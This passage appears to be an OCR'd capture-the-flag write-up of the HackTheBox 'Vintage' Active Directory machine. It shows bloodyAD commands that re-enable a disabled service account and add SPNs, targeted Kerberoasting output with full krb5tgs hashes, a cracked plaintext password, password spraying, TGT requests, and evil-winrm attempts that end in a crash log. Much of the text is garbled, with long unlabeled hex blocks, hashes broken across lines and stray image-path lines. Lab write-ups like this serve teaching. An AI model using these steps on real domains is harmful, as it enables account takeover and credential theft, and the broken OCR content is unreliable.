ff48568c34c9676268560cdf4ef659d50d4c439307415a5e38c9d72c1edb97e
5a0da928cd6fd25f2e7cdd99533f424edda7cf856fb6678fdaaeebaf421fc4447
9e2da7ef875270557b76ccb6180d1453ce8bc29b9cd40cc468093ed8b7768d
aea224d0b9f014d616a59433ac5fc89276c0b90ce66ac8838c4bf2623b93e07
b7de44b30635a2e914114e2d0791e4d205287691f308ef3850be3271051e21e1
c609d2eaecf018fbc0299b727b9f44150fe6a4ad825a971f9771c175cefd853851
f11094b314593f4475e7cc84040303ee558dbf60714abac0f639ffbe3b692749
c5b698bfe4291bced39c0a885c289c03d2a0382e8e6c979bbbaad922e18260
47d7faf897cb52697fbb19eb9e3427919cf74b7bf44f3829551ff67345c6473071
aec5bd63dc604c847285a48a4c2cc122b9a1637140f05dd56829696e816a3d7
c70812e84b16d2b26905ed7253b308157cb8c36aa75592f0bc4527742e95f6e
e1adcc87fe0719a3d64b0a2d055738c511e341c4596798844f9ded929f05d2d3
7d4a7f493ab6a38630aed86869b8c409f672fa36d3eaf0dea1b3ef0fff8791302
1415c57bf5b2c4a0aa0f4668de91c6bd6b38debfa92e08fc81f2e80fb79c85179
1c86d70d77c7693f830eb2e806e351887cd18a9db27334c89d241fd5f0a5c72b
c63ef798199088ff9c4777d7e03ecb34911079a16f0b6265936c16aabb0427cb
d618d83f2fcb76e90ae4143afb6471e896cf878af9a360f5a38cba6730268810
32d4ec8fbb51ce34da5b64c362a7ff78748f75ff9cb93366d817305bc9259d00
8b6abcc8f7163e2c42420e6857a5852b26a77a719d0b03b56f766974abd80ea
e2e8dd8ed3514458392ae746fe28974e5b6b9fd9445a185ad460bd9a525f5bb
fc4f0a53c60a08c1bfc45b01402aa451d8b30ce466333daa20c9aa7f00bcb981

```
9500e860437e8396e0be83d4a389ca2b3b18e45682304f2cb50966910a06fc
096a9db607ea5db45cab80e16f74b5
```

Since we have generic write permission now, we can enable that account and retrieve hash of that account.

I enabled the `svc_sql` account by removing uac and remember by default it uses `aes`, so we need to specify `RC4` explicitly:

```
(impacket-env) sinij@Sinijs-MacBook-Pro targetedKerberoast % bloodyAD -d
vintage.htb -u 'gmsa01$' -p '6fa8a70cfb333b7f68e3f0d94b247f68' -f rc4 --h
ost dc01.vintage.htb -k remove uac svc_sql -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from svc_sql's userAccount
Control
```

Now we have password hash of all three accounts:

```
(impacket-env) sinij@Sinijs-MacBook-Pro targetedKerberoast % KRB5CCNAM
E=gmsa01$.ccache python3 targetedKerberoast.py -d vintage.htb -k --no-pa
ss --dc-host dc01.vintage.htb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (svc_sql)
$krb5tgs$23$*svc_sql$VINTAGE.HTB$vintage.htb/svc_sql*$01e280b6e1a6ea
70c336526eeef671d6$79aa34e1ecc03e692ad282958ca9d10098e1a78b9a8d
317723fb44535aacfc6dfcc43cea27a6a3a300f82e01f879e50a95b1284a4609
d6714a7c1ffa6e189969b0804a2be1772a0c33b3f7296c58083b41c1431bf2216
3b4a743d77c1ac4a3c85e71a572e0e17d336957911c55047f081bf3a8fd02b26c
0407dfa8fb97e9f72003ca58200e9a50d3ef56c937f1ff6ecaec10d571c2e011d4
21b1fd965f40cd82ce6a6202f633bf40779708fa4551288fe2c82ece810308b5c
7ef17410854250035af60f280f82dae76c7f5127dbe570bf05518e896c4d58d18
dd2adfc196554ef69c2a6f06e299f60c7d757b220328831ddabc5abf6f379fa8a
b30b068ab9a2be8dfa70c7caef0dedaf7f9b3661e1d551f4dca6185a8894189cf
badcf79719642665f74be65ffb5308b77874da39e41fc11faa8e1da31d88ca97e1
```

```
38fc090b3adeb24d20b7409df8d664a062975a9b95a17fe15223cbe9adde605
b2a40774d10d3247ea44d2a4197087334bf9b9efdde0937e62e57bfb4db21b7
c9770e9e3539f21a766a558d50314880ff6bc14e0b72238fd293e7a1e2461abe
261bf365f9a34a899c4600ccdab77dc69320f80b3cc1d6d8705fb0c34c0ad68
c7bbb5cfd80ddd5d251124e6e04407133514d02d337a845ba8f7b7c0bec0ad7
7113f83228fc08ad35e66579544008c038d78d461fae7b267636bea89b13305
bbccd52925f217eaabe617930cab650266ed4dfc6c529a1233bb1fef96208dd8
10fe60d5d0c8d04f604fba7830cc9dbaa6297f8f33ef73bf4d08baceba446339
d464eac90f67c8b5c42c82c1ea693f44fd6991bb7bd68beca35cccd5ba4688b
e6d9f7086f2cd64216fbdbd899be90e8c9b898547a445f97e0b197cc23e4b8c
e87455a67fe97bc2bf4cba5af37fe9257602682a89439367e573566372e44ee
e68c9097596341cc0cb22337e67390b81277d7395ad5b7896a6df87be4e9a0
212c35b832b7091a06cdd37e403fe7200de9d764431f7268f944935366882dd
728a73f943131ce7798f5b4cb4d808d86870d82bf856d374874ec976aded648
e03b5e21b7f7161d8bb2a9313b4d2b4a383c2c8536c49c2ab90a6c0acb9ff06
d73bdfb8c39c4b4ddfd2fa54875c47bda60674bc6ad415162632cb40d7c0c94
cf63affa63bd610e6fbb0e7a5dfeb631bec9a1a28755a253f96ea623f567280bb
540c55705251e8f4beb2f877aaec271edd21b3315379005875309fad1148967d
cb10064a320fda25269fe8e749808ad4e026d5a89198df137b0501ac92f6e392
3779c7eb7282519bcc3c8d0cd4d9b92fd7de82a6876a1944746d84e2426002
251f790f605120b8b3446e318c38a6238d9c9489dcc7afaf427f0d00fa70f6ffb
caa9fac93871b31caeb82471a1884c6c243c308628a492823a03a277aa870d8
97cb6e677b9657c3f9e6587e9b1d51a
[+] Printing hash for (svc_ldap)
$krb5tgs$23$*svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap*$efe2cb1aec51
01e4ab13506eca002a75$279effb60ca18c110de61c6901866183b0f80ec0ee8c
408795d9e148529c0bc2ef92e839c5c3f982626228e6201d3d67d7acf29e334
cfe5fed1b30af84a27f2298d0e807ae9bd30e9cfc477e5913c4fdc88a60c89cd
00e1df8a254f9115b846a373af4003410119a3ef5ec156413d5c185be3b56698d
0c186b5439179955ad0289e7944443b38702f293589dbb0d6cd6a9cecf6e27
8975d0e1e60d374f85e018143d601d00325d50a8745a978dd8c30f70c8ef4a8
43e82582b295fb688fc1ee0d4429523bad4df5ad6a8bf9e967ecd07b99c42d8
cf6c45db0edeb92bb6d708beb9ef2c19a882e40695a7a6760ea0f3d42e3b9d
e4f06e89e36439cbefbe28465451d1177e7e35427e1ad1abe3de10a52699d714
2b8e0102f17154a0e449162719d2fe1730c68cda976eb78886838feeae0a924f8
34bf16529b42d771d4b8263e6606ca7b32de0e2b6ec40f62984cdd1cb742c3
```

7868c76082ef042250f39e4b2605210d616bb26afc9d65d945bf1fd66b49104
5c5966818f4134176246acd0045e6c55d44e831abd1199a18980506bc9c6af3e
3388370d208cff31c3ab05aeb0fcb4085bab42f65320053cac835fe02c8ba13
50dab0535d7b0c7b556ab6611c5ab5157cbb60ca505ed7e278d0ec3491dd8f1
b3b2ba9bebd79375e12e2094e8f437676bbc8687c4a93f3cdf904a79ffdffb80
6c80f819b7d8320e88a486464e1079f97a6b20e9195f58b2c592f4426eb83a4f
58de5f6c7ab10e8f0b02af5d4b0408b133ca13f14428df5b5cfebbd0f7c8b8400
9dd5b39e09f25e8f1700662aeb9fe096007c45a8ce72ae281a89f1231c7480ab
17041db42f9c545acfd1d1e2e3737e8be80482d799f259309a92172ebbc24def
efc8ce851b658386c4834e88586bc407fc166ba224ae3ac4819743471efaf0bd
62dd32c29e76a27972f679dcd79fd52e6ad3c6fd6a2ac8f5c47b145a0000277
efc87fafc27a8d840cafd84ce4b357d9819ca9ef973233f6284bd801fcfca4a88
82594923dca51b3809a464d5f4304518cdc5b0a5a1848f6121cd63a3d2cf52e
70510a694744bef1d75110796d253cf200450fc8e0f6f30dbdf6e068f630ed2a6
3dd70bf75bf0703e0b540a3fad8d730f3683a5351f0516d1ab783f99dc468c58
31d6b65cf98a568e743e618d528a0594686879cc88685a3ec69d2866086083
01210794f7d83bd61226eea8ba825b0e32aa62d2810da0c9a3a347b184b8ba5
fc9ac847c507e1c57bea950a41c311afa21d847789b391fdaaa6c6b57de7ac961f
e0d22a8b8087fe1b0b9208569fff14a42e0759253509f3c79e1528c3f52a90def
27c5ce6cc65f3d7dfe584cf1cba5e576725c693e606c86c4e2a1e280d75d7d38
faa8ba34066359802a2872735c905e6345da6877fc29f01d9ec2d490de02147
323e4fe04d1f8eb8b6d7a3558e5452ea5c2f
[+] Printing hash for (svc_ark)
$krb5tgs$23$*svc_ark$VINTAGE.HTB$vintage.htb/svc_ark*$11a7971132661b
e801a344bf6ed75a2a$f2dfafe71809e8a85fbab44f113341c3dfd44b898ff021b
904e4feabfa91a01cc39f1ef9068bcc0c25b005c9caa4fff28e63749c9611c8b4
7a5d42d88739e0121d9a6c49b948af2d0c11adab90d350676ede2d28300e5c2
26edd22c2fc1de713c90e2b712e85593d49ff0dcf244f666c97ee291909d0941
cf21e1e4d57becdc1d2bf821228a14436bddd86975a8d637ccc6fdef7f5b3cf69
83e23a8acbe479ff58957dcf42f254fe1a3e93c2511d65bded913d5f5f15fff4925
7cec77253b190d651275b9acb8addb04ff7690dac71d410df41a4f6e95880de3
d46868f4325eedfdde35411c5d0239649f591418f35a9c84eaf27bef7e2ed2d5
4447ae36c66af26404ad82b15446320d5fde87f3bd85cc77341d3f54df4bc85
d528960a7205f9ff111fe0da31810f8120e52f0720ac72641f8cf9bbf2476ea3ade
179d9d073ed355163a7128886afe61b39040d87bb85400b8c35c9d6458e40d
673851928cc32a3aa5845a7ff55c1f6912bdff0ce12dc90bca2358212c00476d2

7aeea6a65043f4732e4b7d05687497579fc3d246875f5f4630da296290f8d86
3cec7533e9d25c8539052f8fefa812b75e91d20b88526c806a2b151f25b74efc
3518e15b5d25d50c901d164730239f9b0e51661d8177d9b186d5cb70ff66d8b6
b5b0f8ce26bc6952ce61846dbfe74bd127dfd01f0709cf9c2435c42e4b673621
a7c4790fe711262279789e003a1252cdfccd0a2293524e5673bf80f61fcc08e70
6d6acfc0e526a02f85e64cf4aab9479cc9efeeb5d150c68f7f3dd946ec75f4681
e690a10c3ffe716a6071af8e8310eb3100937a81b685868825bc4db17487800dc
f3c9d0a757fbfd7fff6eea9cef87c1a813c32e92fd892b31fc210f41e0c93091958
aba72bba8727aacd40d4926878d63c823eca02a5b46d2cf66f4b50b4d282da
1b3d6f790d47e6b3b7b0038c6b446a1563d3bac0a68fb9077170e4e1f1e31542
c8529aa669224a8785db82d84f4ce2805793ab03e2c28c0fb1324ad16a87fd2
cac6bc3e849df58fc9eb8f730f83be4fc49e1cde6a8e0de6c3f62c4d71165bb9
6f58dfdeafd1160e2d5b8d8688be5e1132570c2371fc11634431d1bc2c11bcaebc
2555945de506c568b2ba0f8f1eaa4195220b92aa9f9685d25e5121885e6dbc4
f412db1a3a5fe7c207a6e296fb49d340a6087d961eaf3a88efe65b0d0e7441689
1a8ab022a0241c076a596310c3dcb3487944309dc59de75d2323d3dc613cdc
8ba95e38b0cae4fbb7e538bda45dd2a8eaa12a55a40bff46c94da427231239d
01b834bf21fa0526fe3eadbf19ebe9f25a94c5b0427de5c1b22767c862f6b48ba
7e74f46b8be0df43d9f7bf64dbd79c25ea4e5410bbc56f60fa35413e4aec584b
d5c133c5d975e894340dcf15488932d7c892a17dc30ca078c1a15a3f2deaf4192
b08f107e9365be7

But while we try to Kerberoasting without SPN, we will not get any account hashes because we didn't have assigned SPN.

For working with netexec, we need to add SPN to all those service accounts and extract the hashes.

```
──── [★]$ bloodyAD -d vintage.htb -u 'gmsa01$' -p 'b3a15bbdfb1c53238d4b50ea2c4d1178' -f rc4 --host dc01.vintage.htb -k se
t object svc_sql servicePrincipalName -v 'http/sql'
[+] svc_sql's servicePrincipalName has been updated
```

We did this already with bloodyAD, so let it be.
So upto now, we have hashes for all service accounts we have:

```
(impacket-env) sinij@Sinijs-MacBook-Pro vintage % cat hashes
$krb5tgs$23$*svc_sql$VINTAGE.HTB$vintage.htb/svc_sql*$342122278d2ac
e58f9bd078448149afe$4309990ce78049dabea8e0ac725222595666ef67a4
36339a8abaa70d19a7652abca1997f0e137abce55745fce45de58475c5ad73a0
2aa946773606ddc5cb9ace64025b1e4375f57bbf5821ec773221d9ce5093991
73e4ac3f28e9a6f1450e6c9521c32da05143d23b722fe8a266cc48debce3a971
822d2a873fef617fa3257f9eb46ec757f77dd68fe8ee7aedc4151374b5dff06924
5d7161d511dd5f4f36443ec1b93cfbbffeeece589066cae5fb693b533faa98b1ea
c495c4e32e0fb03899acc4d9a9f963d6672ad17415bebba7092711c8f7bae5f8
19b4b6dfeda3457a6003980194bb5890d8d420a26af03e5659848e6da981db
e93a8eb829a9827bd8b9d5c605249c3233e4fdb7a0722d4a90c8968b9bfb8
219808f2ca801a22ba86d0a46687ced4f68fd2135882898d0ffbbc393a3f1b23
58529ce06fd8c582ca15259a600e2019e57c8fff137ab9bc857ab038e7a9a7a41
a162966b103e949565ebd4f88174e0151d77f55b5e6335cfcf1c84d614b43360
cfa508bd645ee919b4d81b0ada72b9ca6f992b3d9bdac4256820607989ee97
166335965422fb0b7ef6f4fc8d1eea1d5c11c62b3ff84a1922b5d86aa1dff7bdff23
b93622d417df24e89dad52dd439673baf5948a9e7dee82c2e1e56b018ad1344
e8a63e3263ea92ebc1db12de996bdc50309b25414b3c04323a77183f2bc8f6b
fc660db9f6bd83ff6959be04665949cd94aa6b3d7fa9d2eb0460809664e30d
96cbeaa9241801633e17271b7f20141a1832555960bb6d0ee3078ca5d4c6fe15
93d4e5862e3aadf0e636a7bf51f8e9a9d6662f0f1ef5af1b79857d2e422296314
14514c2a4b241db28680472b3a3162c7ce65d3408dd3f422c8e03ea7eec533a
ef855c0da0b7be44c02d12ced767c0ca7c6c61fcb696d218075f07f2426feab7a
cc65952fd2947083713352930aa1fd63245f5524212c677c38241f1d32150fd4b
c049a39d1d2c22813c787707267cb2bbda991f601bbd0d836f6b667ee3c3e4b
b9ef513cdbdbf79252da676b0ec88acfaba7232f36fbffb6f1db9e32f1be185060
2356ef8a619ec7525f616c0738f21e561d0412247fe9a0e77f9ce62386788d35f
10f6dbb3e03298d134c55edc5a269daeeab9cd89ffdc54e5b47de3ccd3e4517
8e14e8af46f709653cf0d8ff8eb51645fd423b6aa44f211ae499769ae30e82bff2
b91f3c2ed0b9b9b0a4697318991524c1023148cfa93263adcf0aeb39c96410ba
5a940feea94ff55930ce3303bb849db10927dc6d077d8264b29987004ddc86
43c3dd1979a4b235a715070b4c6fe5a46afab21244566fedd6930ea385422fd1
5eed9181bc56235e26b1d6a0a52aabfa1cdc8fd46768cf336e80508552d43bb1
d21a7a9c278466c0191c1ccfe2abdc00d89f215ba0265e05e06f35c4c87b508d
907cc2ab080fe2a68a922b04f33f
```

$krb5tgs$23$*svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap*$06e20d2acee0f93f0154f7c30f36f424$7739ad087f083b1b0ca01b864aa3dd4f06e5bbb7c140512c2c487d15fea0cbee3db133d8e0a66d53d425dcb87360984209f4dcfc28e0a1717f1e8060de265093cc15edefef8360161a8a1907c40370fe2ebd76315091f5b8129a1939b296c02b62278c1010c5cbceff0d59051bd9b47d393a42149df2c68f192d1a6e66a5f4109b7f782385eef3dbac9a73c47786bdf690e3981f0f80fe9558e86f6f29cac54c0b7dd09a0dc93493b5d6b78160a06aab5c34fb79ce23435e5b08ca106bea7a3e91ba7c0189e48bb31fd7ed879ebbf209816858253aeaaa45a743147ea7a5c5fd6c31e85dad621ba21f401fa6d56c0d549ecb94cb67a19b8db95d7f10e6fc5ee1119b1036aa90c3387a0da0caf3f2a9a84bdab689c114e4e60018a5aa58edf17dbe41a3cc0bd6506ab834da25e425abef702eb461ffbd5f21ea02aaf1e758948e6c4d62307a3b4251056ef234498f90fc8730b58158fa19145720c33aa877571385f33ca0910a3a8786d3bfed770c799165f2010ade9aa304c478086f625dc8cf8d437d90f1040a7a83776f05b93148047176acb55376aefafb2ddee79fd1890575591a0ac9ffd603dc81417a8f355ae5c5f4f28deecba736cdaa73702860173d0bd223bd3cdf66fd80bcd679c15fa1d7e235f2d41d89a6012eb076dcafde2cf2d84b85ae5daba31ed3fdc08d6032fb019575d41694286a1d4c66d13ffc862741cd9f140b48096ff1ad6a6b89cf04bc1ec7363581cb4f4bbe77828fc922b073ad5dbd99df4607643371554dc03a1e6c450cfa8b22193c790011b37d56e9ec7312525516e16ee81d13694bb740584f572e06e5575b0ae5ff054e024266a83b0f925d84fac957ae356918f733f07a69cea374ebe73ce4543ff5075e4dea3a96a52a8308c4d726d146b5ced2a9dbf0cade997c4b1fc62914a157239b10fcdccb464b6cf33c199a64dc4bb168bbbc075500219418fb0de7c5cb66c01cdbc136fb8063934f593198066aa62b162c15e96949b9a342c90eec1432a4acdebbf3edb44c7a2513ac6891ca42199467f9737b242cb086ba532f4a682c9863dae5834112c494aba98e9ce3e34c8b9cb6a99f1c28ed19f2b8a6a4ab64a67ab155f91fb0edd44616a9ed604e97a85ac2347210f6bd2dff34a40da63d8f7815a2111f78e39495b503a62b2a65d6198246506fd7049bdc0754ded4a4213fafe246028b2d81b9cbe50ff6402bcf8b0719f2140e26af6d0b79f2ad3bc471191539f9dc9f85111ff6707bc60f7bea44410f78d5ce854d7fe682fd9a38f737fb17c8fcd476d247f0df2a644516a76110b1a281c0421cec79ba56852deb9577ef2f7cbf814ca4bc82867f0de3d520eaf994d0371abac99f1aa5a6ef49f7b04518cb545e18279d07b4e5e1a7fe350e2bd54424b6e0d633dc1defffa01adf63bcc7a11c0dcd189843fb162e2bf672
$krb5tgs$23$*svc_ark$VINTAGE.HTB$vintage.htb/svc_ark*$042e5db25774bfd1cb4ea63c011763c0$2f9b2d72f3e8e7e3ba32effab6ecd7311891380a6e28df

```
8c4091dc71012bf359e187e1e819929081ae8a10d078d022ae8f95530ef677e80
2ef3c16cff867e93d8c596efb8dd57ef2fe46c0143f35273966276641b9b0da69
4cc909d03ec6fdf89cc9f2ebcfbbf59269e06aa5db8d1c13bd711f10b88bbfa74
5d6dc8caa6c9f96e5f3f778f9787cfc0b974ae342c2f100dce2cd59cb20ae22c
ca0c694724617e74715ae6a5e407e7fe494b695d5c4cac1a130f04bb377fb3d6
7ccd05103326acc1a58130edbbdb6bfe97d7e4a45636bc94c43b9b97d867645
ce9bfe0faa50eae6a51a6beae4f5c288d91bea5adefb27935bc5a0bf3c604031
7a87c7e8d2fc8022e6681b450d4f963642e4b0a393b24d27e2c97f9e06fa7ec
0bb4070a7bc25595018a06f491e808b01902eafc819d3aa746ae8585b11cfa6d
983dd7b327f741aba196979209412536c3538c23e9bbc4899a0d354f8307f58
4544a52844929862da43c2b43a3d30ed6a6c9b67a37aabf3997649516efb8b
9c4d0eff063eabed99d226b07114759ccf069345b78a3eebbde53492556c0d
4ce7851a7405185cef104b357426c809c96be3d33b641dc9dd29c1312a959821
e99ffce479a61594d5d06bf9b467d633c3c88e222656a36fd8536ea25133d8e
07487a53fe1d4bd1ed275efbee233d49234a7a4972c16b4318f682eb5e57e14a
5ac4b41bbf89d925221d7ee769ed23b5beb855f6242716127bfb863504bcfb1d
fb82494f0d09551535b41ef05112bb2ccd3762f84ab8c263817a751f3480644ff
135ccebee1115a7b8386c210752ba345515d5ab5b87cfe09b510f90ceff6b7325
e19e07fcd5356a5c678ec5c8ab8de8b57faf603ed4f10b5cd38c361f370e9ea9
79f9538b9eda0e690982448a39abf1867d875ad142a41b13b80a734b6d14126f
29126a82b271cd1c2b84d945f4fb2c1ee06568963b40e8fd778e0e19460d45d
c485afe9805ecd8341f9d0597ddcc223118f64cc8a25858d27f84fc7b037025c
4aee7f66c81f89945725ac145bedb48be72b509e3a1618e6779bae856e9d0a5
c09440cdb8d1d726a94d7b992cf17e06e1e3c0095ebf76899539329f14e3872
0d59ff8d2108b0ec66f4c8fdcb6cd1750dada549d71269e228504e50f7156de3
fe9fe7106d9dd92dda01dac6ce72cf5d659bc9ff52fbd784be03ae19365dd1d45
4788d9cf6d8aa73f14da9a97edd0b999c562b85eaadda802e7ee028ae1cfde4
37db2fb392441751f04635629c00a5c5a1e66a2bb71d9357641a111a30d8804e1
ab78c7dfcc3dfeec0807a98255118b92cf28d62f4dbb55214b1a379803585befd
657f1ec1f25a0cd41a386e0061e66c4676bca101fb8dffed7babb9b79b0c2c24f1
2173afbc872a8801ae4eec73d19106d746407411b2e98419d29adadda0e9a819
5e2ae1977ae638faf961abd9d4
```


so we cracked the password hash of `svc_sql` to `Zer0the0ne`

Now, lets I will try to password spray with this passwords for all samAccountName that we got. Previously we also noticed earlier that someacocunts were created at the same exact time.

(impacket-env) sinij@Sinijs-MacBook-Pro vintage % cat valid_users.txt
Administrator
Guest
M.Rossi
R.Verdi
L.Bianchi
G.Viola
C.Neri
P.Rosa
svc_sql
svc_ldap
svc_ark
C.Neri_adm
L.Bianchi_adm

and we got one valid password:

one for `C.Neri` and another is obvious `svc_sql`



now if we try to authenticate with evil-winrm, it returns error:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % evil-winrm -i 10.10.11.45 -u c.neri -p Zer0the0ne

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

Error: An error of type ArgumentError happened, message is unknown type: 2061232681

Error: Exiting with code 1
```

this is because we need to generate `krb5` file first, so we can use netexec for this:

```
(netexec-env) sinij@Sinijs-MacBook-Pro vintage % netexec smb dc01.vintage.htb -u c.neri -p Zer0the0ne --generate-krb5-file vintage.krb5
SMB 10.10.11.45 445 dc01 [*] x64 (name:dc01) (domain:vintage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.45 445 dc01 [-] vintage.htb\c.neri:Zer0the0ne STATUS_NOT_SUPPORTED


(netexec-env) sinij@Sinijs-MacBook-Pro vintage % cat vintage.krb5
```

```
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = VINTAGE.HTB

[realms]
    VINTAGE.HTB = {
        kdc = dc01.vintage.htb
        admin_server = dc01.vintage.htb
        default_domain = vintage.htb
    }

[domain_realm]
    .vintage.htb = VINTAGE.HTB
    vintage.htb = VINTAGE.HTB
```

but remember this shouldn't be lowercase and shouldn't contain IP address:

```
default_realm = VINTAGE.HTB
```

Now, I requested a TGT (Ticket Granting Ticket) for the user `c.neri`

The ticket was saved to **`c.neri.ccache`**

Verified **current Kerberos credential cache** is pointing to `c.neri.ccache`

```
(impacket-env) sinij@Sinijs-MacBook-Pro vintage % getTGT.py 'vintage.htb/c.neri' -dc-ip 10.10.11.45
/Users/sinij/Desktop/Pentesting/hackthebox/impacket-env/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
```

```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in c.neri.ccache


(impacket-env) sinij@Sinijs-MacBook-Pro vintage % export KRB5CCNAME=
$(pwd)/c.neri.ccache


netexec-env) sinij@Sinijs-MacBook-Pro vintage % KRB5_CONFIG=./vintage.kr
b5 klist
Credentials cache: FILE:/Users/sinij/Desktop/Pentesting/hackthebox/vintage/f
s01.ccache
        Principal: c.neri@VINTAGE.HTB

  Issued                Expires               Principal
Sep 27 12:01:07 2025  Sep 27 22:00:56 2025  krbtgt/VINTAGE.HTB@VINTAG
E.HTB
```

but when I try to run `evil-winrm` with cached ticket, I get **Ruby-level segmentation fault** in `evil-winrm` when trying to use Kerberos authentication on **macOS (arm64-darwin23)**.

This is a known issue stemming from **incompatibilities between Ruby's GSSAPI bindings (`gssapi` gem), macOS's native GSS.framework, and the `.ccache` file format generated by Impacket**.


```
(impacket-env) sinij@Sinijs-MacBook-Pro vintage % KRB5CCNAME=c.neri.ccache evil-winrm -i dc01.vintage.htb -r vintage.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
WARNING: Could not load IOV methods. Check your GSSAPI C library for an update
WARNING: Could not load AEAD methods. Check your GSSAPI C library for an update

Error: An error of type GSSAPI::GssApiError happened, message is gss_init_sec_context did not return GSS_S_COMPLETE:  Miscellaneous failure (see text)
unable to reach any KDC in realm VINTAGE.HTB, tried 0 KDCs


Error: Exiting with code 1
/Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/gssapi-1.3.1/lib/gssapi/lib_gssapi.rb:175: [BUG] Segmentation fault at 0x0000000001d70e68
ruby 3.2.2 (2023-03-30 revision e51014f9c0) [arm64-darwin23]

-- Crash Report log information --------------------------------------------
   See Crash Report log file in one of the following locations:
     * ~/Library/Logs/DiagnosticReports
     * /Library/Logs/DiagnosticReports
   for more details.
Don't forget to include the above Crash Report log file in bug reports.

-- Control frame information -----------------------------------------------
c:0007 p:---- s:0036 e:000035 CFUNC  :gss_release_name
c:0006 p:0040 s:0030 e:000029 METHOD /Users/sinij/.rbenv/versions/3.2.2/lib/ruby/gems/3.2.0/gems/gssapi-1.3.1/lib/gssapi/lib_gssapi.rb:175
